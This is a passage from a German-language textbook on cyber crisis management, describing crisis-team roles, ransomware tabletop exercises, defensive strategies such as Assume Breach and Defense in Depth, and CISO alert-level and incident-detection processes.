Auch innerhalb des Krisenstabs müssen die entsprechenden Strukturen geschaffen und Rollen definiert werden (siehe Abb. 18.6). Ziel ist eine umfassende Expertise für

Tab. 18.1 Gegenüberstellung Störung, Notfall, Krise (Teil 1)

	Reaktion	Interne Prozesse	Unterbrechung Business Continuity
Niedrig (Störung)	Krisenstab nicht einberufen	Bestehende Prozesse sind ausreichend	Kein – gering
Erhöht (Notfall)	Krisenstab informieren	Bestehende Prozesse sind ausreichend	Kurzfristig
Hoch (Krise)	Kernkrisenstab + erweiterter Krisenstab wird einberufen	Bestehende Prozesse nicht ausreichend	Mittel – langfristig, schwerwiegend

alle geschäfts- und betriebsrelevanten Prozesse sowie eine exzellente interne und externe Integration und ein Netzwerk, um die notwendigen, zusätzlichen Experten identifizieren und integrieren zu können. Der Krisenstab muss starke analytische und kommunikative Fähigkeiten besitzen, um Optionen für eine rasche Wiederherstellung der Dienstleistungen vorzubereiten und auszuarbeiten. Dazu gehören auch sehr hohe Management-Fähigkeiten und Erfahrung, um das Team in einer Krisensituation effizient steuern zu können. Nicht zuletzt ist die Fähigkeit gefragt, mit Belastung umzugehen, um die richtigen Handlungsoptionen zu wählen und Entscheidungen unter Zeitdruck und Stresseinwirkungen zu treffen. Bei all dem muss der Krisenstab stets auf die strategischen und ganzheitlichen Aspekte des Geschäftsmodells fokussiert bleiben.



Die Aufgaben des Krisenstabs sind vielfältig:

- Bewertung der Auswirkungen des Vorfalls auf Personen, Vermögenswerte und des Geschäfts;

Tab. 18.2 Gegenüberstellung Störung, Notfall, Krise (Teil 2)

	Finanzieller und materieller Schaden	Juristische Auswirkungen	Schaden an Personen mit Todesfolge	Reputations-schaden
Niedrig (Störung)	Kein – gering	Kein – gering	0%	Kein
Erhöht (Notfall)	Erheblich	Mittel	0%	Wiederherstellbar
Hoch (Krise)	Existenzbedrohend	Erheblich	>0%	Schwer bzw. nicht wiederherstellbar

- Kontaktaufnahme mit den (internen und externen) Sachverständigen in Bezug auf die Schäden und den Wiederaufbau/Rückbau;
- Bestimmung von Ausmaß des Schadens (welche Leistungen betroffen sind);
- Diskussion und Beschlussfassung von Entscheidungsvorlagen;
- bestes, wahrscheinlichstes und schlechtestes Szenario auf Basis der Lösungsvorschläge und der Lagebeurteilungen anfertigen;
- Weisungshoheit über alle internen und externen Mitarbeiter sowie Kunden, Lieferanten und Partner bei Gefahr im Verzug in Belangen der reaktiven Krisenbewältigung;
- revisionssichere („gerichtsfeste“) Dokumentation der Tätigkeiten und Entscheidungen der reaktiven Krisenmanagement-Organisation;
- Entwicklung eines Aktionsplans und Erstellung von Lageberichten;
- lösen aller rechtlichen Probleme aufgrund der Katastrophensituation;
- Information über die Beendigung einer Krise und daraus resultierende Maßnahmen;
- führen von Lessons Learned und ggf. Anpassung relevanter Prozesse.

**Abb. 18.3** Zielpriorisierung**Abb. 18.4** Ablaufplan Krisenreaktion




Abb. 18.5 Organigramm Krisenorganisation




Abb. 18.6 Rollen im Krisenstab

In den meisten Krisensituationen kommt der Krisenkommunikation eine besondere Bedeutung zu, da die öffentliche Aufmerksamkeit immense Auswirkungen auf die Reputation und damit die mittel- bis langfristige Geschäftsentwicklung haben kann. Ob und wie Krisenkommunikation im Kontext des Krisenmanagements erfolgreich gestaltet werden kann, ist von vielzähligen Faktoren abhängig. Zwingend erforderlich ist jedoch die Verfügbarkeit eines professionellen Kommunikations- oder PR-Teams, das auf mögliche Krisenszenarien umfassend vorbereitet ist und über Kommunikationsentwürfe für unterschiedliche Interessengruppen und Szenarien verfügt. Ein dezidierter Pressesprecher sollte ebenso wie weitere Mitglieder des Teams bereits Krisenkommunikationstrainings absolviert und bestenfalls Erfahrungen mit realen Krisensituationen gesammelt haben. Grundlage der Krisenkommunikation kann ein Krisenkommunikationshandbuch sein, das wesentliche Maßnahmen der Krisenprävention darlegt.

18.3 Krisenstabstraining

Im Gegensatz zu den Prozessen im Normalbetrieb ist die Krisenorganisation eine temporäre Organisation, die nicht im täglichen Betrieb eingeübt wird. Gemäß dem Motto „Nicht geübt ist nicht gekonnt“ sind daher mindestens jährliche Krisenstabstrainings notwendig.

Die Hauptziele sind das Testen der Wirksamkeit der an bestehende Risiken angepassten Pläne, Prozesse und der Krisenmanagementorganisation sowie die Einführung der Krisenstabsmitglieder in die Abläufe im Krisenfall. Neben einer generellen Steigerung der Krisenmanagementfähigkeiten und der Effizienz unter hohem zeitlichem Druck können gleichzeitig auch das Krisenhandbuch und die hinterlegten Planungen auf Aktualität und Wirksamkeit geprüft werden. Auch die Krisenkommunikation kann zeitgleich eingeübt werden.

Dazu wird ein realistisches Krisenszenario festgelegt. Falls dies noch nie eingeübt wurde, ist ein Ransomware-Angriff eine gute Wahl. Mithilfe von Experten wird nun ein Drehbuch erstellt. Da man versucht, das Training auf einen Tag zu reduzieren, wird ein Zeitplan erstellt, der die zeitliche Straffung widerspiegelt. Das Drehbuch enthält auf die Organisation angepasste „Einspieler“, mit denen dem Krisenstab an bestimmten Stellen externer Input zugespielt wird. Dies kann eine Nachricht von der IT sein („alles bis auf SAP kann aus dem Backup wiederhergestellt werden“) oder eine E-Mail von der Polizei („Achtung, die Ransomware-Gruppe steht auf der OFAC-Liste“).

In der Live-Phase wird dieses Drehbuch dann mit dem Krisenstab am Konferenztisch durchgespielt (Desktop-Exercise).

Experten für das gewählte Szenario stellen die verschiedenen Rollen außerhalb des Krisenstabs dar: IT, Versicherung, Polizei, Täter etc. Ein Trainer beobachtet die Situation und notiert seine Erkenntnisse. Alle Informationen und Daten sind mit dem Wort „Übung“ versehen, um zu verhindern, dass versehentlich das Trainingsszenario in die Regelprozesse

des Unternehmens gelangen und im schlimmsten Fall zu extremer Verunsicherung und panikartigen Reaktionen führen.

Am Ende des Trainings erfolgt ein Debriefing der Teilnehmer:

- Wie ist es geläufen und wie haben Sie sich in Ihrer Funktion gefühlt?
- Wo sehen Sie Stärken/Schwächen?
- Waren Sie ausreichend vorbereitet?
- Was kann man nächstes Mal verbessern?



Eine moderne IT-Sicherheit aufzubauen ist komplex. Die Möglichkeiten in der IT und die Fähigkeiten der Produkte ändern sich schnell. Die Welt der Angreifer ist ständig im Wandel. Es ist daher notwendig, eine Strategie aufzubauen und zu verfolgen, die langlebiger als die detaillierte technische Verteidigung ist. Die Bedrohungslage für ein Unternehmen ist vielfältig. Die Firma der Autoren identifiziert 39 verschiedene Kombinationen aus Täter und Motivation. Cybercrime-Ransomware-Gruppen sind genau eine davon. Jede Kombination zeichnet sich durch einen bestimmten Grad an Insiderwissen, Einsatzerfahrung, technischer Expertise sowie Vertrauensstellung zum Opfer und die verfügbaren finanziellen Mittel aus. Um die richtige Sicherheit für eine Firma aufzubauen, muss all dies betrachtet werden. Die Sicherheit eines Unternehmens im Lichte der identifizierten Bedrohungen zielgerichtet aufzubauen, nennt man „*threat driven security*“. Die notwendige Sicherheit allein im Kontext von Ransomware zu betrachten, greift also in jedem Fall zu kurz. Dies vorausgeschickt, sind für dieses Buch die wichtigsten Strategien zur Verteidigung gegen diese Art von Bedrohung hier dargestellt.

19.1 Defend the Perimeter

Diese Strategie wird seit Jahren von Firmen verfolgt. Das Internet ist böse und wird durch eine Firewall vom Firmennetzwerk abgetrennt. Wenn Dienste im Internet angeboten werden müssen, dann geschieht dies innerhalb einer speziellen demilitarisierten Zone (DMZ) oder gleich auf getrennt gehosteten Servern. Dadurch werden Angreifer vom Firmennetzwerk ferngehalten. Diese Strategie ist gut und muss ständig weiterverfolgt und

verbessert werden. Durch die zunehmende Vernetzung (Business per E-Mail, Heimarbeitsplätze und die enge Verzahnung mit Partnern und Kunden) verliert diese Verteidigung aber zunehmend ihre Wirksamkeit.

Wenn Sie eine Burg mit hohen Mauern bauen und die Wachposten nur nach außen schauen, dann funktioniert dies in einer abgelegenen Hügellage recht gut. Wenn Sie aber eine Handelsstadt so absichern, in der reger ein- und ausgehender Verkehr herrscht, dann wird diese Art der Sicherung nicht mehr ausreichend sein. In der heutigen Welt ist „Defend the Perimeter“ als alleinige IT-Sicherheitsstrategie nicht mehr genug.

19.2 Assume Breach

Um im Beispiel der Stadt zu bleiben: Sie benötigen eine Stadtwache, die Angreifer im Inneren der Stadt entdeckt und gegebenenfalls entfernen kann. „Assume Breach“ ist eine Grundhaltung bei der Konzeption von Sicherheitsmaßnahmen und geht von einer unangenehmen Tatsache aus: Eines Tages wird ein Täter die äußere Verteidigung überwinden und in die inneren Systeme eines Unternehmens eingedrungen sein. Dies ergibt sich aus dem Fakt, dass die Verteidiger (die eigenen IT-Administratoren) die unmögliche Aufgabe haben, alles immer fehlerfrei zu schützen, während ein Angreifer nur eine einzelne Lücke finden muss, um erfolgreich zu sein, beispielsweise eine Schwachstelle oder einen Konfigurationsfehler.

Unter dieser Prämisse werden Schutzmaßnahmen so geplant, dass die Kompromittierung entdeckt und deren Auswirkungen auf den Rest der Infrastruktur so minimal wie möglich sind. Dabei werden folgende Ziele verfolgt:

Schaffung der Grundlagen, um Angreifer-Aktivitäten entdecken zu können. Eine flächendeckende Protokollierung von Netzwerkzugriffen und Systemaktivitäten ist aktiviert. Ferner sind nur wenige, festgelegte Wege und Verfahren für administrative Zugriffe eingeführt. Ein automatisiertes Monitoring nach Aktivitäten, die von den etablierten Wegen und Verfahren abweichen (z. B. Admin-Zugriffe über normale Clients, Admin-Aktivitäten zu ungewöhnlichen Zeiten etc.), unterstützt bei der zeitnahen Entdeckung von Anomalien. Im nächsten Schritt untersucht eine Cyber-Wachmannschaft aktiv die IT-Umgebung nach Hinweisen auf Sicherheitsvorfälle.

Minimierung der Möglichkeiten eines Angreifers, seine Privilegien in einem Zug stark auszuweiten. Bekannte Schwachpunkte, die es Angreifer erlauben, nahezu sofort weitgehenden Zugriff auf große Teile der IT-Infrastruktur zu erlangen, sind soweit möglich minimiert.

Minimierung der Möglichkeiten eines Angreifers, Skalierungseffekte zu nutzen. Bekannte Skalierungseffekte, die es Angreifer erlauben, zeitnah weitgehenden Zugriff auf große Teile der IT-Infrastruktur zu erlangen, sind soweit möglich minimiert.

Eindämmung der Auswirkungen einer Kompromittierung an einer bestimmten Stelle auf den Rest der Infrastruktur. Die IT-Umgebung ist in einzelne Segmente, inklusive Netzwerk, auf logischer und physischer Ebene voneinander abgegrenzt. Vertrauensstellungen, die zwischen den unterschiedlichen Segmenten existieren, sind minimiert. Dies schränkt einerseits die potenzielle „Bewegungsfreiheit“ der Angreifer ein. Weiterhin besteht dadurch die Möglichkeit, bei einem Verdacht auf einen Sicherheitsvorfall, einzelne Segmente zügig voneinander abzuschotten.

Ziel einer Assume-Breach-Strategie ist es, dass die Sicherheitsverantwortlichen nach einem seltsamen Vorfall in der IT tagsüber am Abend dennoch ruhig schlafen können, weil sie wissen, falls wirklich ein Angreifer eingedrungen ist, wird er nun eine ordentliche Portion Arbeit vor sich haben, um wirklich Schaden anrichten zu können. Und dabei wird er so „laut“ vorgehen müssen, dass die Sicherheitssysteme ihn in jedem Fall entdecken werden. Die dann losgehenden Alarmketten werden funktionieren und die richtigen Prozesse auslösen. Es kann nichts passieren.

19.3 Defense in Depth

In größeren IT-Strukturen (>1000 PCs) muss diese Strategie ergänzt werden. Defense in Depth (oder auch *Layered Defense* genannt) beschreibt eine Sicherheitsarchitektur, bei der die einzelnen Schutzmaßnahmen so gestaltet sind, dass sie sich gegenseitig überlappen. Ziel ist es, dass der Ausfall einer Schutzmaßnahme (egal ob durch Versehen, Störung oder Vorsatz) keinen Einfluss auf das etablierte Sicherheitsniveau hat. Typische Maßnahmen sind 4-Augen-Prinzipien, die organisatorische Trennung von IT-Administration und IT-Sicherheitsüberwachung, eine funktionale Überlappung der Sicherheitssysteme an kritischen Stellen sowie eine konsequente Trennung von Anwender- und speziell abgesicherter Adminwelt.

Alarmstufen im Information Security Management System (ISMS)

20

Viele Unternehmen haben einen CISO bestellt, einen Verantwortlichen für die Informati-onssicherheit, der meist als neutrales Kontrollorgan neben dem IT-Leiter agiert und direkt an das Management berichtet. Die Aufgabe des IT-Leiters ist es, die IT als Dienstleis-ter für das eigene Business zu positionieren und die Digitalisierung im Unternehmen voranzutreiben. Die wesentliche Aufgabe des CISO wiederum ist es, die Informationen und Systeme des Unternehmens vor absichtlichen Angriffen und versehentlichem Daten-abfluss zu schützen. Durch die Rollentrennung werden Diskussionen ausgelöst und so bessere Kompromisse gefunden. Die meisten CISOs bauen für die Arbeit ihrer Organisa-tionseinheit ein ISMS auf. Dies ist vornehmlich auch die Grundlage für Zertifizierungen, z. B. nach ISO 27001. Häufig wird in einem ISMS der Fokus auf die präventive Sicher-heitsarbeit gelegt: Sicherheits-Policies und -Vorgaben sowie deren Kontrollen stehen im Fokus des kontinuierlichen Verbesserungsprozesses.

20.1 Reaktive Sicherheit als Aufgabe der CISO-Organisation

In einer Zeit steigender Angriffszahlen kann sich kein CISO allein auf die präventive Arbeit beschränken. Tritt ein Vorfall ein, wird die Geschäftsführung als Erstes auf den Ver-antwortlichen für die IT-Sicherheit im Unternehmen schauen. In klassischen Krisen treten Symptome fast immer offensichtlich zutage und Fehlerquellen sind größtenteils mit einem geschulten Auge schnell ersichtlich und einfach erklärbar. Symptome von Angriffen und potenzielle Fehlerquellen in IT-Systemen sind auch für Experten nicht auf den ersten Blick erkenntlich. Es liegt daher im Eigeninteresse des CISO, dass Alarne in einem geregelten


Prozess frühzeitig erkannt und behandelt werden (siehe Abb. 20.1). Das Cyber-Security-Krisenmanagement benötigt Prozesse für die Suche nach Vorfällen! Die Entdeckung und richtige Klassifizierung eines Vorfalls spielen in der reaktiven IT-Sicherheit eine außerordentlich wichtige Rolle. Ein Grund dafür ist, dass bei einem Cyber-Sicherheitsvorfall (hauptsächlich in den frühen Stadien, z. B. beim „initial compromise“ oder dem „lateral movement“) keine offensichtlichen Symptome vorhanden sein müssen. Als Konsequenz gilt der Grundsatz, dass effektives Cyber-Security-Krisenmanagement schon vor Eintritt eines Cyber-Sicherheitsvorfalls mit der Suche nach Symptomen beginnt.

Die wichtigste reaktive Aufgabe der CISO-Organisation ist es, dafür zu sorgen, dass ein Cyber-Sicherheitsvorfall überhaupt entdeckt wird. Wichtige Maßnahmen sind:

- etablieren der Sicherheitsstrategien „Assume Breach“ und „Defense in Depth“ (siehe Kap. 19);
- Sensibilisierung der (IT-)Mitarbeiter;
- regelmäßige Auswertung der Sicherheitsprotokolle von wichtigen IT-Systemen/-Komponenten;
- Awareness-Schulungen für Führungskräfte und Mitarbeiter;
- Durchführung regelmäßiger interner und externer Audits, Penetrationstests, Red-Team-Tests und Vulnerability Scans auf verschiedene Bereiche, idealerweise in einem mehrjährigen Auditplan organisiert;
- aktive Suche im Internet nach Hinweisen auf Cyber-Sicherheitsvorfälle bei Ihrem Unternehmen (z. B. verdächtige Foreneinträge, Zugriff auf unternehmensinterne Dokumente mit Vertraulichkeitsklassifizierung „vertraulich“ oder „streng vertraulich“);
- bei besonders hohem Risiko: regelmäßige IT-forensische Untersuchung von besonders exponierten und zusätzlich einigen zufällig ausgewählten IT-Systemen nach unbekannter Schadsoftware.

Die Suche darf dabei nicht auf die IT beschränkt sein: Produktionssysteme (OT) und Entwicklungssysteme (Engineering Technology, ET) müssen einbezogen werden. Auch externe Hinweise (z. B. Angebotssummen werden vorab bekannt) müssen als sicherheitsrelevantes Ereignis erkannt und gemeldet werden. Die Ereignisse müssen in der CISO-Organisation bewertet und miteinander verknüpft werden. Dazu müssen verschiedene Melde- und Eingangswege überwacht werden:

- Unternehmenseigene Sicherheitsstellen, IT bzw. Helpdesk erhalten Meldung von internen Mitarbeitern oder externen Entitäten (z. B. Kunden).
- Hinweise durch aktive Suche von IT oder CISO-Abteilung (siehe oben).
- IT-Administratoren entdecken Anomalie.
- Hinweise aus technischen Systemen (SIEM).
- Hinweis kommt vom externen Security Operation Center.
- Hinweis kommt von Behörden oder externen Quellen.

**Abb. 20.1** Prozess zur Entdeckung von IT-Sicherheitsvorfällen

Auf dieser Basis muss dann eine einheitliche Behandlung eines Vorfalls sichergestellt werden, egal wo ein Vorfall oder Verdacht detektiert oder gemeldet wurde. Es darf keine doppelten Taskforces oder parallel arbeitende Gremien geben. Das Motto ist: *viele Meldewege, einheitliche Behandlung*.

Je besser die Meldewege funktionieren, je mehr „Assume Breach“ in einem Unternehmen gemacht wird, je mehr auch das interne Netz überwacht wird, desto häufiger kommen Alarmsmeldungen. Damit ergibt sich ein neues Problem: Was ist zu tun, wenn die Meldesysteme mit Warnungen anschlagen, ohne gleich einen roten Alarm zu melden? Kann man das einfach weglächeln? Wenn nicht, was muss nun passieren? Während in einem „echten“ Ransomware-Fall der Schaden bereits eingetreten ist, gibt es nun zwei mögliche Ergebnisvarianten:

- Entweder die Warnungen waren „false positives“ oder – häufiger – nicht von einem Angreifer, sondern einer Fehlfunktion oder einer Fehlbedienung verursacht oder
- es ist ein Angreifer im Netzwerk, dessen Präsenz die Umsetzung von Maßnahmen außerhalb des normalen täglichen Prozessablaufs erfordert.

Die CISO-Organisation muss dafür Sorge tragen, dass unternehmensintern die Abläufe zur Behandlung von Cyber-Sicherheitsvorfällen etabliert und bekannt sind. Zu einer minimalen Vorbereitung der Cyber-Sicherheitsvorfallsbehandlung gehören beispielsweise:

- Definition von Alarmstufen:
 - Welche Alarmstufen gibt es?
 - Was muss bei einer Ersteinschätzung beachtet werden?
 - Wie kann ein Verdacht konkretisiert werden?
 - Bei welchen Ereignissen wird welche Alarmstufe durch wen ausgelöst?
 - Welche Maßnahmen werden bei welcher Alarmstufe ausgelöst?
- Definierter Prozess zur Behandlung von Vorfällen:
 - Wer ist wofür verantwortlich?
 - Wer hat in welchem Fall welche Aufgaben?
 - Wer berichtet an wen?
 - Wer darf welche Entscheidungen (z. B. die Ausrufung einer Alarmstufe) treffen?
 - Welche Hierarchieebenen dürfen in welchem Fall übersprungen werden?
 - Wer kontaktiert bei welchen Ereignissen externe Spezialisten (wie eine IT-Krisenhotline oder einen Forensiker)?
 - Wer koordiniert unternehmensintern die Maßnahmen?

Diese Festlegungen werden in einem Notfallhandbuch dokumentiert. In diesem stehen dann auch die wichtigsten Kontaktdaten (z. B. Krisenhotline und unternehmensinterne Entscheidungsträger). Ziel ist es, dass das Unternehmen in der Lage ist, bei plötzlich auftretenden bedeutenden IT-Sicherheitsvorfällen selbstbestimmend und angemessen zu reagieren. Die CISO-Organisation benötigt dazu neben den präventiv arbeitenden Kräften

einen reaktiv arbeitenden Organisationsteil. Diese Einheit in der normalen Aufbauorganisation wird meist CSIRT oder CERT genannt, unterscheidet sich aber signifikant von dem im Krisenfall benötigten IT-Notfallstab, der oft genauso genannt wird (siehe Kap. 9). Ein Prozess dazu könnte z. B. so aussehen wie in Abb. 20.2.




Abb. 20.2 Typischer IT-Notfallmanagementprozess

20.2 Vorbereitungen für das Alarmstufenmanagement

Die CISO-Organisation muss für den Alarmfall die notwendigen rechtlichen Regelungen in Zusammenarbeit z. B. mit der Mitarbeitervertretung (Betriebsrat) und dem Datenschutz unternehmensintern im Vorfeld vereinbaren:

- Regelung des Umfangs der Privatnutzung von Systemen, E-Mail und Internet, sodass im Notfall eine forensische Auswertung möglich ist;
- Regelung der Auswertung von Daten bei Cyber-Sicherheitsvorfällen oder dem Verdacht auf schwere Pflichtverletzungen/strafbare Handlungen;
- Regelung der Auswertung von System-Backups zur Aufklärung von Cyber-Sicherheitsvorfällen;
- Regelung der Entscheidungsbefugnisse, Zustimmungs- und Informationspflichten, auch bei Vorfällen außerhalb der regulären Betriebszeiten;
- Regelung der Bereitstellung relevanter Daten durch den IT-Dienstleister bzw. Cloud-Anbieter;
- Prüfung der Relevanz weiterer gesetzlicher Regelungen im IT-Betrieb (z. B. Fernmeldegeheimnis § 88 Telekommunikationsgesetz).

Ziel ist es, dass die rechtlichen Rahmenbedingungen eine erfolgreiche und schnelle Ermittlungsarbeit bei Verdacht auf einen Cyber-Sicherheitsvorfall ermöglichen.

